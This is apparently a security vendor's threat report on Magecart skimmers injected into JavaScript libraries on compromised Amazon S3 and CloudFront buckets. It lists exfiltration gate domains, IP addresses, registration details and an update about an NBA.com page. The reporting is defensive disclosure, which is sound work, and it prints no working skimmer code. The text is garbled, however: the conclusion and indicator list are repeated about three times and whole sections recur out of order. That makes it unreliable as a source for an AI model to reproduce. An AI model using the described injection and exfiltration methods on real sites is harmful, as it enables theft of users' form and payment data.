
This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162


js-cloudhost[.]com,45.114.8[.]163

The image shows a screenshot of the Fiddler Web Debugger interface. At the top, the title bar reads "Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.1". Below the title bar is a menu bar with "File", "Edit", "Rules", "Tools", "View", "Help", and "Links". A secondary menu bar includes "QuickSave", "UI mode", "VPN", "Proxy", "Import SAZ/PCAP", "Update/View Regexes", "Run Regexes", and "Clear Markings".

The main area displays a list of HTTP requests. The columns are "Protocol", "Method", "Host", "URL", and "Body". The requests are all HTTPS GET requests to s3-ca-central-1.amazonaws.com. The URLs include paths like /js/full-screen-menu.js, /js/dropdown.js, /js/input-number-increment.js, /js/input-progress.js, /js/main-menu-mover.js, /js/progress-demo.js, /js/form-collapse-workflow.js, /js/svg4everybody.min.js, /js/second-level-menu-scroll.js, /js/dropdown.js, and /js/full-screen-menu.js. The body sizes range from 9,166 to 12,214 bytes.

Below the list, there is a toolbar with "QuickExec" and "ALT+Q > type HELP to learn more". The interface then shows various tabs: "Statistics", "Inspectors", "AutoResponder", "Composer", "Fiddler Orchestra Beta", and "FiddlerScript". Under "Inspectors", there are sub-tabs for "Headers", "TextView", "SyntaxView", "WebForms", "HexView", "Auth", "Cookies", "Raw", "JSON", and "XML". The "TextView" tab is active, showing a JavaScript snippet. A red box highlights a portion of the code: `isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-`. A black box highlights the URL `https://cdn-` within this snippet.

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

